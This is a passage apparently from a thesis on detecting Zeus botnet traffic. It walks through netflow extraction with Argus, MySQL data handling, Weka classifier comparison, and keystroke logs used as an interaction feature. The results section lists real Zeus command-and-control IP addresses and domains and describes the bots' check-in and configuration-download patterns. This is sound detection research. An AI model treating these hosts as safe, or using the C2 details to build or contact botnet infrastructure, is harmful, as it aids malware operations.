To capture data about user interaction with host 101, a third party application was used. This application, KidLogger, kept a record of keystrokes made, applications launched, and web sites visited in the form of HTML log files. This application was chosen from among several competing offerings because of its logging function and format, and because of its apparent robustness to changes in the host configuration. The user interaction capture process ran continuously on host 101 from 31 March through 18 July 2013 and produced a log for each day of user interaction. Since the logs were created in HTML format they were both human readable and relatively easy to parse. Figure 3-6 illustrates an example of two interaction log entries.

```
<p class="app" time="11:53" name="chrome">11:53 Google - Google
Chrome </p>

<p class="keystrokes" name="www.google.com" dur="0"
time="11:53">scrapple</p>
```

Figure 3-6. Sample Entries from Interaction Log

In this example, the user selected the Chrome browser application (first log entry) and then entered the word “scrapple” on the www.google.com web page (second log entry) at a time of 11:53. This highlights that the relevant features, action and time, are in quotes and therefore easy to parse. It also highlights one of the deficiencies of using this particular software: poor fidelity of the timestamp. Stated more specifically, the event time is only recorded to the minute with the seconds truncated. This lack of higher fidelity time information was accommodated, as described in a later section.

To collect samples of malicious Zeus network activity, the Internet was scoured for network trace files and email requests were sent to honeynet operators. Searching the

Internet produced a small set of sample files that served as the basis for developing and refining the experimentation methodology. The email requests for data resulted in a more current and comprehensive set of sample botnet packet capture files that were used for the experimentation. These samples were collected in March and April of 2014. The detailed analysis of these contemporary Zeus network traffic samples is provided in Appendix A.

Data Preparation and Management

This work focused on the features available from network traffic summaries as opposed to individual packets. The aggregation of packets into meaningful summaries before classification reduces the amount of processing required and therefore increases speed, an important consideration for network intrusion detection systems. Commercial routers, such as those produced by Cisco, include the generation of flow records in their operating systems. Open Source tools, such as Argus, are also available to provide similar functionality at the network interface or from packet capture files. Argus was used for this research. Converting packet capture files to transaction-level summaries, henceforth called netflows, with the open source application Argus was a two-step process. The first step created netflows from the capture files using the `argus` command, and the second step created readable text files for viewing and subsequent parsing using the `ra` command. The `argus` command was used with the following parameters:

```
argus -A -J -R -r <pkt-in-file> -w <argus-out-file>
```

where

-A generated application byte metrics in each audit record,

-J generated packet performance data in each audit record,

-R generated records such that response time can be derived,

-r was the packet file to read, and

-w was the Argus file to write.

The `ra` command was used with the following parameters:

`ra -nn –F rarc -r <argus-out-file> > <outfile>`

where

-nn suppressed lookups for port to service and protocol to name,

-F specified a configuration file with additional parameters, and

-r was the Argus file to read.

Note that fields (features) were specified in the configuration file (rarc). The `ra` command was first used to produce all supported features for evaluation. Once the relevant features were chosen, as described in a subsequent section, the `ra` command was then used with the chosen subset of features listed in its configuration file, as seen with the RA_FIELD_SPECIFIER in Figure 3-7.

```
RA_TIME_FORMAT="%FT%T"
RA_FIELD_DELIMITER=','
RA_PRINT_NAMES=proto
RA_FIELD_SPECIFIER= stime proto saddr sport daddr dport dur
sbytes dbytes stos dtos sttl dttl spkts dpkts sappbytes dappbytes
sload dload srate drate sloss dloss sintpkt dintpkt sjit djit
state stcpb dtcpb tcprtt synack ackdat inode offset flgs tcpopt
dir rate ltime
```

Figure 3-7. Configuration File (rarc) Contents

In order to facilitate the process of converting the large collection of packet capture files to netflow files, scripts were used to run the `argus` and `ra` commands against a list of the capture files. Table 3-4 describes this process.

Table 3-4. Steps for Batch Creation of Netflow Files

1. Create a list of argus input files (file-list)	`ll out-* | awk '{ print $9 }' >> file-list`

2. Run argus against each file in list (script batchArgus)	`#!/bin/bash`
	`# use with file of filenames called file-list`
	`for i in $(cat file-list); do argus -A -J -R -r $i -w $i.argus; done`

3. Create a list of argus output files (file-list-argus)	`ll *.argus | awk '{ print $9 }' >> file-list-argus`

4. Run ra against each file in new list (script batchRa)	`#!/bin/bash`
	`# use with file of filenames called file-list-argus`
	`for i in $(cat file-list-argus); do ra -nn -F rarc -r $i > $i.ra; done`

Initial Feature Selection

An analysis of all features produced by Argus (version 3.0.6) on the experimental data revealed that many Argus flow features were not likely to be useful. They had zero, null, or fixed values, or they repeated the values of another feature. Table 3-5 summarizes the results of this analysis and includes a column labeled "Useful" to distinguish between those 63 features that were initially considered and those 40 that were not. After further analysis, 23 of the 63 initial candidates were also deemed unnecessary. The predominant reason for this further reduction was feature independence. For example, the feature named packets (pkts) was not necessary since it was simply a sum of source packets

(spkts) and destination packets (dpkts). Other features were removed because their observed values were inconsistent with samples of the benign trace data. The 40 features that remained equate to those specified in the configuration file (rarc) in Figure 3-7.

Table 3-5. Full Set of Candidate Netflow Features from Argus

Feature	Description	Sample Results	Useful	
stime	record start time	hh:mm:ss.SSSSSS	Y	
ltime	record last time	hh:mm:ss.SSSSSS	Y	
flgs	flow state flags seen in transaction	in fixed positions	Y	
seq	argus sequence number	incrementing int	Y	N
dur	record total duration	0.000000s	Y	
smac	source MAC address	of local h/w (argus -m)	Y	N
dmac	destination MAC address	of local h/w (argus -m)	Y	N
soui	oui portion of the source MAC address	of local h/w (argus -m)	Y	N
doui	oui portion of the source MAC address	of local h/w (argus -m)	Y	N
saddr	source IP address	IPv4 address	Y	
daddr	destination IP address	IPv4 address	Y	
proto	transaction protocol	tcp, udp, etc.	Y	
sport	source port number	use -n for number	Y	
dport	destination port number	use -n for number	Y	
stos	source TOS byte value	discreet values or blank	Y	
dtos	destination TOS byte value	discreet values or blank	Y	
sdsb	source diff serve byte value	cs0, cs1, etc. or blank	Y	N
ddsb	destination diff serve byte value	cs0, cs1, etc. or blank	Y	N
sttl	src -> dst TTL value	discreet values or blank	Y	
dttl	dst -> src TTL value	discreet values or blank	Y	
sipid	source IP identifier	hex value or blank	Y	N
dipid	destination IP identifier	hex value or blank	Y	N

Feature	Description	Sample Results	Useful	
pkts	total transaction packet count	discreet values not blank	Y	N
spkts	src -> dst packet count	discreet values not blank	Y	
dpkts	dst -> src packet count	discreet values not blank	Y	
bytes	total transaction bytes	discreet values not blank	Y	N
sbytes	src -> dst transaction bytes	discreet values not blank	Y	
dbytes	dst -> src transaction bytes	discreet values not blank	Y	
appbytes	total application bytes	discreet values not blank (argus -A)	Y	N
sappbytes	src -> dst application bytes	discreet values not blank (argus -A)	Y	
dappbytes	dst -> src application bytes	discreet values not blank (argus -A)	Y	
load	bits per second	float with asterisk or 0.000000	Y	N
sload	source bits per second	float with asterisk or 0.000000	Y	
dload	destination bits per second	float with asterisk or 0.000000	Y	
loss	pkts retransmitted or dropped	0, 1, 2, etc.	Y	N
sloss	source pkts retransmitted or dropped	0, 1, 2, etc.	Y	
dloss	destination pkts retransmitted or dropped	0, 1, 2, etc.	Y	
ploss	percent pkts retransmitted or dropped	float with asterisk or 0.000000	Y	N
rate	pkts per second	float without asterisk	Y	
srate	source pkts per second	float without asterisk	Y	
drate	destination pkts per second	float without asterisk	Y	
dir	direction of transaction	->, <->, <-, <?>, or 'who'	Y	
sintpkt	source interpacket arrival time (mSec)	float without asterisk (argus -J)	Y	

Feature	Description	Sample Results	Useful	
sintpktact	source active interpacket arrival time (mSec)	float without asterisk (argus -J)	Y	N
sintpktidl	source idle interpacket arrival time (mSec)	float without asterisk (argus -J)	Y	N
dintpkt	destination interpacket arrival time (mSec)	float without asterisk (argus -J)	Y	
dintpktact	destination active interpacket arrival time (mSec)	float without asterisk (argus -J)	Y	N
dintpktidl	destination idle interpacket arrival time (mSec)	float without asterisk (argus -J)	Y	N
sjit	source jitter (mSec)	float without asterisk or blank (argus -J)	Y	
sjitact	source active jitter (mSec)	float without asterisk or blank (argus -J)	Y	N
djit	destination jitter (mSec)	float without asterisk or blank (argus -J)	Y	
djitact	destination active jitter (mSec)	float without asterisk or blank (argus -J)	Y	N
state	transaction state	CON, INT, FIN, etc.	Y	
swin	source TCP window advertisement	int (some w/asterisk) or blank	Y	N
dwin	destination TCP window advertisement	int (some w/asterisk) or blank	Y	N
stcpb	source TCP base sequence number	int or blank	Y	
dtcpb	destination TCP base sequence number	int or blank	Y	
tcprtt	TCP connection setup round-trip time - sum of ’synack’ and ’ackdat’	float without asterisk	Y	
synack	TCP connection setup time - time between SYN and SYN_ACK packets	float without asterisk	Y	
ackdat	TCP connection setup time - time between SYN_ACK and ACK packets	float without asterisk	Y	
tcpopt	The TCP connection options seen at	in fixed positions	Y	

Feature	Description	Sample Results	Useful
	initiation		
inode	ICMP intermediate node	IPv4 address	Y
offset	record byte offset in file or stream	incrementing int	Y
srcid	argus source identifier	Always 0.0.0.0	N
trans	aggregation record count	Always 1	N
runtime	total active flow run time	same as dur	N
mean	average duration of aggregated records	same as dur	N
stddev	standard deviation of aggregated duration times	Always 0.000000	N
sum	total accumulated durations of aggregated records	same as dur	N
min	minimum duration of aggregated records	same as dur	N
max	maximum duration of aggregated records	same as dur	N
sco	source IP address country code	blank	N
dco	destination IP address country code	blank	N
smpls	source MPLS identifier	blank	N
dmpls	destination MPLS identifier	blank	N
psloss	percent source pkts retransmitted or dropped	does not work	N
pdloss	percent destination pkts retransmitted or dropped	does not work	N
sgap	source bytes missing in data stream. Available after argus-3.0.4	zero or blank	N
dgap	destination bytes missing in data stream. Available after argus-3.0.4	zero or blank	N
sintdist	source interpacket arrival time distribution	blank	N
sintdistact	source active interpacket arrival time (mSec)	blank	N
sintdistidl	source idle interpacket arrival time (mSec)	blank	N

Feature	Description	Sample Results	Useful
dintdist	destination interpacket arrival time distribution	blank	N
dintdistact	destination active interpacket arrival time distribution (mSec)	blank	N
dintdistidl	destination idle interpacket arrival time distribution	blank	N
sjitidle	source idle jitter (mSec)	does not work	N
djitidle	destination idle jitter (mSec)	does not work	N
suser	source user data buffer	blank	N
duser	destination user data buffer	blank	N
svlan	source VLAN identifier	blank	N
dvlan	destination VLAN identifier	blank	N
svid	source VLAN identifier	blank	N
dvid	destination VLAN identifier	blank	N
svpri	source VLAN priority	blank	N
dvpri	destination VLAN priority	blank	N
srng	start time for the filter timerange	blank	N
erng	end time for the filter timerange	blank	N
spktsz	histogram for src packet size distribution	blank	N
smaxsz	maximum packet size for traffic transmitted by the src	blank	N
dpktsz	histogram for dst packet size distribution	blank	N
dmaxsz	maximum packet size for traffic transmitted by the dst	blank	N
sminsz	minimum packet size for traffic transmitted by the src	blank	N
dminsz	minimum packet size for traffic transmitted by the dst	blank	N

This process resulted in the conversion of all files of packets into files of netflows consisting of 40 features. The next step was to parse relevant information from the interaction logs, namely the time and type of interaction. Parsing the interaction logs required multiple steps which are described in Table 3-6. Again scripts were used to iteratively process lists of files.

Table 3-6. Procedure for Parsing Interaction Logs

1. Rename daily log files to YYYY-MM-DD (for datetime)	`mv "1 July,Monday.htm" 2013-07-01`
2. Create a list of log files	`ll 2013-* | awk '{ print $9 }' >> loglist`

3. Extract URL and APP entries, maintaining sequence, output to subdirectory since names collide	`#!/bin/bash`
	`# use with list of filenames`
	`for i in $(cat loglist); do grep 'class="url"|class="app"' $i > out/$i ; done`

4. In subdirectory, parse relevant fields to new files, adding date from filename	`#!/bin/bash` `for i in $(cat ../loglist); do awk -F'"' '{print FILENAME "T" $4 "," $2 "," $6 }' $i > $i.parsed ; done`
5. Combine results into single file	`cat *.parsed >> allParsed1`
6. Keep only domain portion of URL field	`cat allParsed1 | awk -F'/' '{ print $1}' > parsedLogs`

Step 3 in Table 3-6 illustrates that only those log entries resulting from the use of a browser or software application, signified by the classes "url" and "app" respectively, were considered. These interactions were most likely to generate network traffic. Step 5

in Table 3-6 illustrates that all entries selected from the individual interaction log files were concatenated into a single file for subsequent use.

The next phase of the data preparation process was to create tables in a relational database and load the respective data types into these tables. The goal was to simplify the process of creating integrated data sets for training and testing the classifiers. The MySQL software was used for this purpose. Once MySQL was properly installed and configured for use, the first step was to create a table for the benign netflows. Figure 3-8 illustrates the SQL command for creating a table called "normflows" with the 40 features equating to those previously selected and used in the Argus configuration file.

```
mysql> create table normflows
(time datetime, proto varchar(5),
saddr varchar(16), sport varchar(6),
daddr varchar(16), dport varchar(6),
dur decimal(12,6), sbytes int, dbytes int, stos int, dtos int,
sttl int, dttl int, spkts int, dpkts int, sappbytes int,
dappbytes int, sload decimal(12,6), dload decimal(12,6),
srate decimal(12,6), drate decimal(12,6), sloss int, dloss int,
sintpkt decimal(12,6), dintpkt decimal(12,6),
sjit decimal(12,6), djit decimal(12,6), state varchar(4),
stcpb bigint, dtcpb bigint, tcprtt decimal(12,6),
synack decimal(12,6), ackdat decimal(12,6), inode varchar(16),
offset int, flgs tinytext, tcpopt tinytext, dir tinytext,
rate decimal(12,6), ltime datetime,
id int not null auto_increment primary key);
```

Figure 3-8. Create Table for Netflow Features

Figure 3-8 highlights the choices made regarding the format for storing each feature. For example, times were stored in "datetime" format (YYYY-MM-DD HH:MM:SS) with

resolution to the second. Fixed position strings, such as flgs, tcpopt, and dir, were stored in tinytext format to enable string functions such as `field()` to be used on them. IP addresses were stored in "varchar" format which enabled retrieval as the common dot-value string or as a numeric value using the `inet_aton()` function.

The same procedure was used to create tables for the Zeus samples, one table named "oldzeus" and one named "newzeus" for the 2010 and 2014 Zeus data respectively. The table for the interaction log data was much simpler, consisting of only three features. Figure 3-9 illustrates the command for creating the table "interlogs" for the interaction log data. The time was again stored in "datetime" format with resolution to the second. However, the event times were captured with resolution only to the minute.

```
mysql> create table interlogs (time datetime, event varchar(4),
ampl varchar(64), id int not null auto_increment primary key);
```

Figure 3-9. Create Tables for Interaction Log Entries

Loading data into the database tables included a preprocessing step to select only netflows of TCP connections. First, all of the netflow files were combined into aggregate files for each month (April, May, June, and July) using the `cat` command. Then the TCP entries were selected using the `grep` command. This resulted in the numbers of lines seen in Table 3-7. The files of TCP netflows for each month were then combined into a single file, again using the `cat` command, in preparation for loading into the database table.

Table 3-7. Volume of Benign TCP Netflows

Input File	# Total Lines	Output File	# TCP Lines
ra-all-04	793,891	all-tcp-apr	487,490

ra-all-05	799,754	all-tcp-may	461,306
ra-all-06	940,800	all-tcp-jun	570,442
ra-all-07	426,424	all-tcp-jul	240,457
Total	2,960,869	**Total**	1,759,695

The command for loading the benign TCP netflows into the database is illustrated in Figure 3-10. The same procedure was used to load the Zeus netflows and interaction log entries into their respective database tables. This resulted in 151 TCP netflows of "old" Zeus (2010 samples) and 269 TCP netflows of "new" Zeus (2014 samples).

```
mysql> load data local infile '/home/theo/work/all-tcp-flows'
into table normflows fields terminated by ',';
```

Figure 3-10. Load Netflow Data into MySQL Table

At this point, creating integrated data files for use with the classifiers in the Weka toolkit required exporting the desired data from the database tables, merging the malicious data with the benign data, labeling the data as normal (norm) or Zeus, and appending the ARFF (Attribute Relation File Format) header. Adding the interaction feature to the integrated data files required an additional step that compared the netflow times with the event log times. Figure 3-11 illustrates a MySQL command to select the 40 predetermined features from the table of benign netflows (normflows) for a specific time period and export the results to a comma-separated-value (CSV) file.

```
mysql> select unix_timestamp(time), proto, inet_aton(saddr),
sport, inet_aton(daddr), dport, dur, sbytes, dbytes, stos, dtos,
sttl, dttl, spkts, dpkts, sappbytes, dappbytes, sload, dload,
srate, drate, sloss, dloss, sintpkt, dintpkt, sjit, djit, state,
stcpb, dtcpb, tcprtt, synack, ackdat, flgs, tcpopt, dir, rate
from normflows where time > "2013-04-02 05:00:00" and time <
"2013-04-02 07:00:00" into outfile '2hr.txt' fields terminated by
',' enclosed by '"' lines terminated by '\n';
```

Figure 3-11. Selecting a Data Sample from the Database with Unix Time Format

Note that the function `unix_timestamp()` was used to return the timestamp as a numeric value, and the function `inet_aton()` was used to return the source and destination IP addresses as numeric values. Removing spaces from the fixed field values and appending the class value was accomplished with the following `awk` command: `awk '{print $1 $2 $3 $4 $5 $6 $7 ",norm"}' 2hr.txt > 2hr.csv`. This process of selecting from the database table, formatting, and appending the class value was repeated for the Zeus flows. The appropriate Zeus table name, output filename, and class label were substituted in the `select` and `awk` commands.

The next step was to merge the resulting files of normal and Zeus netflows into a single file and append the ARFF header for use with the classifiers in Weka. When the time feature was to be considered by the classifiers, the Zeus netflows were inserted at appropriate temporal points in the normal netflow file and time values adjusted accordingly. When the times were not to be considered by the classifiers, the Zeus netflows were simply appended to the end of the normal netflow file.

For the companion data files with the interaction feature added, an additional procedure was required. An `awk` script was used to compare netflow times from the integrated the trace file with event times from the interaction log and append a positive field-value (yy) to the netflow entry upon a successful match or a negative value (nn) for those entries that did not match. The matching criteria consisted of numbers of seconds before and after the time to be compared. Since the resolution of the timestamps for the interaction log was only recorded to the nearest minute, those times were used in the `awk` script as the basis. An example of the awk script is provided in Figure 3-12. The command to run the script against a single file is as follows:

```
awk -f match30.awk infile > outfile
```

where "infile" is the file of integrated normal and Zeus netflows and "outfile" is that same file with the interaction feature appended to each line based on the criteria in the script.

```
# Name: match30.awk
#  Desc: awk script using first field of log file (timestamp)
#        as matching criteria for first field of trace file
#  Usage: awk -f match30.awk <file>
#  Comments: Expects time-to-second from unix_timestamp
#            Currently set to plus or minus 30 seconds
# T.O.Cochran
#
BEGIN { while ("cat appLog1" | getline)
    tts[++i]=$1
    FS=","
}
{ printf $0
    for (i in tts)
        if( $1 <= ( tts[i] + 30 ) && $1 >= ( tts[i] -30 ) ) {
        print ",yy"
```

```
        next
        }
    print ",nn"
}
```

Figure 3-12. Script for Adding Interaction Feature

The ARFF header defined the type of value for each attribute, numeric or nominal (categorical). Figure 3-13 illustrates the content of the ARFF header. The possible values for each nominal attribute were provided within braces and separated by commas following the attribute name. For example, the nominal attribute "proto" had two possible values, "tcp" and "udp."

```
@relation 2hr
@attribute time numeric
@attribute proto {tcp,udp}
@attribute saddr numeric
@attribute sport numeric
@attribute daddr numeric
@attribute dport numeric
@attribute dur numeric
@attribute sbytes numeric
@attribute dbytes numeric
@attribute stos {0,16,32}
@attribute dtos {0,16,32,33,34,128}
@attribute sttl
{36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,5
7,64,80,81,84,86,108,109,110,111,112,113,116,117,121,128,233,234,
235,236,237,238,239,240,241,242,243,244,245}
@attribute dttl
{0,28,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49
,50,51,52,53,54,55,56,57,58,62,63,64,80,81,82,83,84,85,86,96,102,
103,104,105,106,107,108,109,110,111,112,113,114,115,116,117,118,1
21,128,183,185,187,188,189,190,231,232,233,234,235,236,237,238,23
9,240,241,242,243,244,245,255}
@attribute spkts numeric
@attribute dpkts numeric
```

```
@attribute sappbytes numeric
@attribute dappbytes numeric
@attribute sload numeric
@attribute dload numeric
@attribute srate numeric
@attribute drate numeric
@attribute sloss
{0,1,2,3,4,5,6,7,8,10,12,14,15,16,17,18,21,23,26,29,35,36,38,41,4
4,46,88,171,327}
@attribute dloss
{0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24
,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,4
6,47,48,49,50,51,53,54,55,56,57,58,61,62,63,67,69,71,74,75,76,77,
79,80,81,83,87,90,94,95,102,103,124,141,144,146,152,155,157,176,1
88,226}
@attribute sintpkt numeric
@attribute dintpkt numeric
@attribute sjit numeric
@attribute djit numeric
@attribute state {ACC,CON,FIN,INT,RST,REQ,RSP}
@attribute stcpb numeric
@attribute dtcpb numeric
@attribute tcprtt numeric
@attribute synack numeric
@attribute ackdat numeric
@attribute flgs
{"",e,ed,ei,er,es,e&,erD,eS,eU,e*,edS,eD,eUs,erS,eTs,eg,e&S,esS,e
&D,eiS,edD,egS}
@attribute tcpopt {"",Ms,MsS,Mws,MwsS,MwsT,MwsST,T,S,ST}
@attribute dir {"",->,<-,<->,<?>,?>,<?}
@attribute rate numeric
@attribute class {norm,zeus}
@attribute interaction {yy,nn}
@data
// outfile records go here
```

Figure 3-13. ARFF Header

The Weka tool kit includes a utility for validating the format of an ARFF data file prior to use with classifiers and other utilities. The command line version of this utility is as follows: `java weka.core.Instances file.arff` where "file.arff" is the data

file with ARFF header. In addition to identifying any formatting errors, this utility also summarizes the attribute values within the data file. Figure 3-14 provides an example of the output of this utility.

```
Relation Name:  2hr-i-all
Num Instances:  4328
Num Attributes: 39

     Name            Type  Nom  Int Real     Missing       Unique  Dist
   1 time             Num   0% 100%   0%     0 /  0%   285 /  7%   745
   2 proto            Nom 100%   0%   0%     0 /  0%     0 /  0%     1
   3 saddr            Num   0%  99%   1%     0 /  0%     1 /  0%    13
   4 sport            Num   0% 100%   0%     0 /  0%   235 /  5%  1205
   5 daddr            Num   0%  88%  12%     0 /  0%    17 /  0%   284
   6 dport            Num   0% 100%   0%     0 /  0%    18 /  0%    28
   7 dur              Num   0%  19%  81%     0 /  0%  3392 / 78%  3446
   8 sbytes           Num   0% 100%   0%     0 /  0%   491 / 11%   626
   9 dbytes           Num   0% 100%   0%     0 /  0%   642 / 15%   741
  10 stos             Nom 100%   0%   0%     0 /  0%     0 /  0%     2
  11 dtos             Nom 100%   0%   0%     0 /  0%     0 /  0%     4
  12 sttl             Nom 100%   0%   0%     0 /  0%     1 /  0%     9
  13 dttl             Nom 100%   0%   0%     0 /  0%     0 /  0%    43
  14 spkts            Num   0% 100%   0%     0 /  0%    22 /  1%    57
  15 dpkts            Num   0% 100%   0%     0 /  0%    39 /  1%    75
  16 sappbytes        Num   0% 100%   0%     0 /  0%   439 / 10%   564
  17 dappbytes        Num   0% 100%   0%     0 /  0%   619 / 14%   702
  18 sload            Num   0%  55%  45%     0 /  0%  1913 / 44%  1927
  19 dload            Num   0%  74%  26%     0 /  0%  1116 / 26%  1118
  20 srate            Num   0%  55%  45%     0 /  0%  1853 / 43%  1888
  21 drate            Num   0%  74%  26%     0 /  0%  1124 / 26%  1126
  22 sloss            Nom 100%   0%   0%     0 /  0%     0 /  0%     4
  23 dloss            Nom 100%   0%   0%     0 /  0%     1 /  0%     4
  24 sintpkt          Num   0%  43%  57%     0 /  0%  2412 / 56%  2447
  25 dintpkt          Num   0%  67%  33%     0 /  0%  1432 / 33%  1438
  26 sjit             Num   0%  77%  23%     0 /  0%  1009 / 23%  1012
  27 djit             Num   0%  80%  20%     0 /  0%   883 / 20%   884
  28 state            Nom 100%   0%   0%     0 /  0%     0 /  0%     4
  29 stcpb            Num   0%  51%  49%     0 /  0%  1010 / 23%  1934
  30 dtcpb            Num   0%  45%  55%     0 /  0%  1000 / 23%  1731
  31 tcprtt           Num   0%  12%  88%     0 /  0%   254 /  6%  1034
  32 synack           Num   0%  12%  88%     0 /  0%   252 /  6%  1018
  33 ackdat           Num   0%  12%  88%     0 /  0%   129 /  3%   704
  34 flgs             Nom 100%   0%   0%     0 /  0%     0 /  0%     9
  35 tcpopt           Nom 100%   0%   0%     0 /  0%     0 /  0%     7
  36 dir              Nom 100%   0%   0%     0 /  0%     1 /  0%     4
  37 rate             Num   0%  19%  81%     0 /  0%  3325 / 77%  3398
```

```
 38 class             Nom 100%   0%   0%      0 /  0%      0 /  0%      2
 39 interaction       Nom 100%   0%   0%      0 /  0%      0 /  0%      2
```

Figure 3-14. Sample Results of Validating an ARFF Data File

Classifier Comparison Approach

The approach to comparing classifier results was to use the Weka command line interface with the data files of integrated normal and Zeus netflows described in the previous section. The goal was to compare the performance of the classifiers in terms of true and false positive rates across a range of conditions, first without the interaction feature added, then with the interaction feature added. The results of each classification attempt were sent to a file for subsequent visual inspection and comparative analysis. The final entry in each file of results was a confusion matrix which enumerated the true and false positives for each class. Figure 3-15 illustrates this confusion matrix.

```
=== Confusion Matrix ===

     a     b   <-- classified as
 17052     0 |     a = norm
     2     1 |     b = zeus
```

Figure 3-15. Confusion Matrix in Results File

The command line interface of Weka made it easy to perform classification using cross validation within a data set and classification using separate training and testing data sets. The former required the switch `-t` followed by the name of the single data set, and the latter required two switches, `-t` followed by the name of the training data set and `-T` followed by the name of the testing data set. The switch –c followed by a number identified the position of the class attribute in the ARFF file. Since the classifiers default to using the last attribute, this parameter was required for files with the interaction feature

added after the class attribute. Figure 3-16 illustrates two commands, the first for classification of a single data file named "all.arff" using a Naïve Bayes classifier and ten-fold stratified cross validation, and the second for classification of that same file using a Random Forest classifier with ten-fold stratified cross validation. Figure 3-17 illustrates two commands, the first for classification using a Naïve Bayes classifier trained with the contents of "trn.arff" and tested with the contents of "tst.arff," and the second for classification using a Random Forest classifier trained with the contents of "trn.arff" and tested with the contents of "tst.arff."

```
prompt$ java -Xmx2G weka.classifiers.bayes.NaiveBayes -t all.arff
–c 38 > out1a
prompt$ java -Xmx2G weka.classifiers.trees.RandomForest -t
all.arff –c 38 > out1b
```

Figure 3-16. Commands to Compare Classifier Results – Cross Validation

```
prompt$ java -Xmx2G weka.classifiers.bayes.NaiveBayes -t trn.arff
-c 38 -T tst.arff > out1a
prompt$ java -Xmx2G weka.classifiers.trees.RandomForest -t
trn.arff –c 38 –T tst.arff > out1b
```

Figure 3-17. Commands to Compare Classifier Results – Separate Training/Testing

Another important element of the approach to comparing the results of the different classifiers was the ability to selectively remove attributes from consideration. The Weka tool kit provided another utility for this purpose. This utility took an input ARFF file, removed attributes identified by their ordered position, and produced an output ARFF

file. The resulting ARFF file of fewer features was used in the same manner as the original. Figure 3-18 shows an example of this utility being invoked from the command line and removing the first attribute with the `-R` switch followed by the number 1.

```
prompt$ java weka.filters.unsupervised.attribute.Remove -R
1 -i test1both.arff -o test1nodate.arff
```

Figure 3-18. Command to Remove an Attribute

Summary

The research approach presented in this chapter described all the steps needed in order to prepare relevant data for classification and then to actually perform the classification. Preparing relevant data included steps for generating and acquiring data from multiple sources, steps for integrating data, and steps for constructing and selecting features from the data. The content of the data was described as were changes to the content over time. The use of Argus, MySQL, and Weka to support data preparation was discussed, as was the use of Weka to perform classification.

Chapter 4

Results

Data Analysis

The detailed analysis presented in Appendix A revealed new knowledge about the network behavior of contemporary variants of the Zeus botnet from samples captured in the wild during March and April of 2014. This analysis also served to determine which of the network communications contained in the samples were most appropriate for the training and testing of detection techniques. A total of fifteen sample network trace files were examined. Seven of the samples, all those that employed the domain generation algorithm (DGA), were found to contain no HTTP POST requests and therefore deferred for publication elsewhere. The infected clients in those samples did not send any content to the malicious servers, detection of which was the focus of this research. Eight of the samples were found to contain POST requests with encrypted content, consistent with the communications behavior reported for Zeus by other researchers (Al-Bataineh & White, 2012; Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, & Wang, 2010; Riccardi, Di Pietro, Palanques, & Vila, 2013). The HTTP requests and responses in each of these samples were thoroughly analyzed at the inter-packet level to gain deeper insight into their observable network behavior and to determine which corresponding netflows would be most appropriate for training and testing the detection techniques in this research.

Discovering Zeus servers that were not previously reported was an expected outcome of this analysis given that these were new sample traces provided by the operators of Sandnet and that criminal operators of Zeus servers dynamically change hostnames and IP addresses to avoid detection. After a thorough search of the Internet for information about the Zeus botnet, the ZeuS Tracker web site (https://zeustracker.abuse.ch/) was found to be the most comprehensive and authoritative reference for previously observed Zeus servers and therefore used in this research. Table 4-1 lists the servers determined to be associated with Zeus network activity in these samples and highlights which Zeus servers were previously identified. Six of the IP addresses and four of the domain names were new discoveries.

Table 4-1. Malicious Servers in Selected 2014 Zeus Samples

Sample File	Server IP Address	Previously Known?	Server Domain Name	Previously Known?
32c	173.255.227.44	No	tandembikesoftware.com	No
32c	92.51.171.104	No	moneytrax.de	No
b8c	37.0.123.150	No	n/a	n/a
2d7	199.201.122.227	Yes	ad-amirsarvi.ir	Yes
9ca	200.98.246.214	Yes	saudeodontos.com.br	Yes
9ca	85.158.181.11	No	www.two-of-us.at	No
054	92.63.98.3	No	n/a	n/a
3f9	184.22.237.213	Yes	crayolabank.ru	Yes
3f9	184.22.237.213	Yes	bingbangtheory.ru	Yes
3b7	188.226.212.147	No	delapotalcopa.pw	No
058	95.128.157.163	Yes	www.decoagua.com	Yes

Discovering new resource names and filenames was also an expected outcome of this analysis, since these are under the criminal operator's control and would seem obvious items to change in order to elude detection techniques that rely on fixed strings. Discovering variations in the request intervals was also expected since this parameter is

also under the operator's control and is enabled by the Zeus crimeware toolkit (Al-Bataineh & White, 2012; Riccardi, Di Pietro, Palanques, & Vila, 2013). An unexpected discovery was the use of the HTTP POST method by infected clients to request file updates. None of the previous research teams (Al-Bataineh & White, 2012; Alserhani, Akhlaq, Awan, & Cullen, 2010; Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, & Wang, 2010; Riccardi, Di Pietro, Palanques, & Vila, 2013) reported this technique in their findings. The use of the POST method with an encrypted payload to request configuration files was observed in a majority of these 2014 samples as summarized in Table 4-2.

Table 4-2. Summary of Selected 2014 Zeus Samples

	9ca	**2d7**	**3f9**
Config File Request Server	200.98.246.214	199.201.122.227	184.22.237.213
Config File Request Method	POST	POST	POST
Config File Request Resource	file.php	file.php	file.php
Config File Request Interval	4 minutes	4 minutes	4 minutes
Config File Response Filename	config.dll cit_video_module cit_ffcookie_module	config.dll cit_video_module cit_ffcookie_module	config.dll
Send Info Request Server	200.98.246.214	199.201.122.227	184.22.237.213
Send Info Request Method	POST	POST	POST
Send Info Request Resource	gate.php	gate.php	gate.php
Send Info Request Interval	3 minutes	3 minutes	3 minutes
Other File Request Server	85.158.181.11	*Not observed*	*Not observed*
Other File Request Method	GET	*Not observed*	*Not observed*
Other File Request Resource	file.exe	*Not observed*	*Not observed*
	058	**b8c**	**3b7**
Config File Request Server	95.128.157.163	37.0.123.150	188.226.212.147
Config File Request Method	POST	POST	*Not observed*
Config File Request Resource	index.php	o.bin	*Not observed*
Config File Request Interval	*Not observed*	2 minutes	*Not observed*
Config File Response Filename	deco.bin	-	*Not observed*
Send Info Request Server	95.128.157.163	37.0.123.150	188.226.212.147
Send Info Request Method	POST	POST	POST
Send Info Request Resource	gate.php	t.php	post2host.php
Send Info Request Interval	*Not observed*	2 minutes	*Not observed*
Other File Request Server	*Not observed*	*Not observed*	188.226.212.147

Other File Request Method	*Not observed*	*Not observed*	GET
Other File Request Resource	*Not observed*	*Not observed*	res.exe
	054	**32c**	**Literature**
Config File Request Server	92.63.98.3	92.51.171.104	
Config File Request Method	GET	GET	GET
Config File Request Resource	config.bin mod1.bin mod2.bin mod3.bin	file.php	config.bin
